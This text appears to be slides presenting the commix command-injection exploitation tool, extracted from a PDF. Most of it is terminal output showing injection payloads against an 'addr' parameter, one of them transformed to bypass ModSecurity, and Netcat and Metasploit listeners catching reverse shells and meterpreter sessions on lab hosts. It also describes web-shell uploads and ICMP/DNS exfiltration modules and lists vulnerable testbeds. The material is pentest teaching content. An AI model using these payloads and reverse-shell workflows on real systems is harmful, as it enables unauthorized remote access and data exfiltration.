[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [-] Payload: %3Becho JVRBOM$(expr 12 + 47)$(echo JVRBOM)JVRBOM
[?] Do you want a Pseudo-Terminal shell? [Y/n/q] >
```

The payload has been properly transformed to bypass ModSecurity.

We ❤️ shellz!

1. **Netcat** reverse shells → Reverse shells to netcat.

2. **Netcat-without-netcat** reverse shells → Reverse shells to netcat without using netcat.

Hint: Check “[usage examples](#)” wiki page → **several test cases / attack scenarios**.

3. **File access** options → We can write / upload web-shell(s) on target.

- **Metasploit** PHP meterpreter web shell.
- **Weevely** PHP web shell.
- ...suggest yours! → Fork & commit.

Hint: Check “[upload shells](#)” wiki page.



We ❤️ shellz!

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root@kali: /pentest/exploitation/commix
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[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [~] Payload: ;echo OITKTJ$((3+99))$(echo OITKTJ)OITKTJ

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set LHOST 192.168.2.9
LHOST => 192.168.2.9
commix(reverse_tcp) > set LPORT 1234
LPORT => 1234

---[ Reverse TCP shells ]---
Type '1' to use a Netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 1

---[ Unix-like targets ]---
Type '1' to use the default Netcat on target host.
Type '2' to use Netcat for Busybox on target host.
Type '3' to use Netcat-Traditional on target host.

commix(reverse_tcp_netcat) > 3
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root@kali: ~
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root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.2.9] from 192.168.2.11 [192.168.2.11] 45746
pwd
/var/www/html/commix-testbed/scenarios/regular/POST
whoami
www-data
█
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[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the GET parameter 'addr' for tests.
[!] Warning: Due to the relatively slow response of 'cmd.exe' in target host, there may be delays during the data
extraction procedure.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
[-] Payload: %26for /f "delims=" %i in ('cmd /c "set /a (84+17)"/') do @set /p = VBRGDx%iVBRGDxVBRGDx <nul

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Type '1' to use a Netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '5' to use a PHP meterpreter reverse TCP shell.
Type '6' to use a Python meterpreter reverse TCP shell.

commix(reverse_tcp_other) > 5

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root@kali: ~
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msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.9
LHOST => 192.168.2.9
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.2.9:1234
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.2.2
[*] Meterpreter session 1 opened (192.168.2.9:1234 -> 192.168.2.2:3
147) at 2016-06-08 17:20:26 +0300

meterpreter > sysinfo
Computer      : WIN7
OS            : Windows NT WIN7 6.1 build 7601 (Windows 7 Professiona
l Edition Service Pack 1) i586
Meterpreter  : php/php
meterpreter >

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The screenshot displays the Armitage web interface. On the left, a sidebar shows a tree view with folders for 'auxiliary', 'exploit', 'payload', and 'post'. The main area shows a host named '192.168.2.11' with a 'www-data (33) @ debian' service. A terminal window is open, showing the execution of a reverse TCP shell. The terminal output includes the following commands and responses:

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msf > use exploit/multi/handler
msf exploit(handler) > set TARGET 0
TARGET => 0
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.9
LHOST => 192.168.2.9
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.2.9:1234
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.2.11
[*] Meterpreter session 1 opened (192.168.2.9:1234 -> 192.168.2.11:57012) at 2016-06-08 17:26:26 +0300

meterpreter >
```

The terminal window also shows the output of the 'commix' tool, which is used to generate a reverse TCP shell. The output includes the following text:

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    [-] Payload: ;echo SXEXVA$(93+11)$(echo SXEXVA)SXEXVA

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commix(reverse_tcp_other) > 5
```

Modules.

We are able to develop and easily import your own modules.

- Increase the capabilities of commix and/or adapt it to our needs.
- **Hint:** Check "[Module Development](#)" wiki page.

1. The 'ICMP exfiltration' module.

- This module is designed to provide a server-side component to store / receive files, exfiltrated over ICMP echo request packets.
- **Hint:** Pwn @VulnHub's "[Persistense](#)" vm via this module.

2. The 'DNS exfiltration' module.

- This module is designed to provide a server-side component to store / receive files, exfiltrated over DNS requests.
- **Hint:** Still in experimental phase. (Feel free to evaluate it!)

3. The 'Shellshock' module.

- This module is designed to affect the shellshock bash vulnerability.
- **Hint:** Pwn @Pentesterlab's "[CVE-2014-6271/Shellshock](#)" vm via this module.


A person is shown from behind, standing in a dark environment with their arms raised in a V-shape. The person is wearing a dark jacket and pants. A semi-transparent black horizontal bar is positioned across the middle of the image, containing the text "Evaluation. _" in white. The underscore is a solid green line.

Evaluation. _

Command injection testbeds.

1. [Damn Vulnerable Web App](#)
2. [Damn Vulnerable Web Services \(DVWS\)](#)
3. [Damn Small Vulnerable Web \(DSVW\)](#)
4. [Xtreme Vulnerable Web Application](#)
5. [OWASP: Mutillidae](#)
6. [bWAPP: bee-box \(v1.6\)](#)
7. [Persistence](#)
8. [Pentester Lab: Web For Pentester](#)
9. [Pentester Lab: CVE-2014-6271/Shellshock](#)
10. [Pentester Lab: Rack Cookies and Commands injection](#)
11. [Pentester Academy: Command Injection ISO: 1](#)
12. [command-line-security-300 \(school-ctf-winter-2015\)](#)
13. [SpiderLabs: MCIR \(ShellLOL\)](#)
14. [Kioptrix: Level 1.1 \(#2\)](#)
15. [Kioptrix: 2014 \(#5\)](#)
17. [Acid Server: 1](#)
17. [Flick: 2](#)
18. [w3af-moth](#)
19. [commix-testbed](#)

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Official commix's testbed!



ENOUGH TALK


SHOW THE DEMO!

Bugs and enhancements

Except for [pull requests](#), [forks](#), or [stars](#) non-developers can open an [issue](#) @github.

Things i'd really appreciate:

- [Bug reports](#)
 - Preferably with error logs!
- [Enhancements](#)
 - Suggestions on how i can improve commix for you !?
 - Descriptions of how you use it !?



A meme featuring a man in a dark jacket with his arms raised in a crowd. In the background, a large portrait of a man with white hair is visible. The scene is set against a city skyline at night. The text "THAT'S ALL FOLKS!" is overlaid at the top, and "ANY QUESTIONS?" is overlaid at the bottom.

THAT'S ALL FOLKS!

ANY QUESTIONS?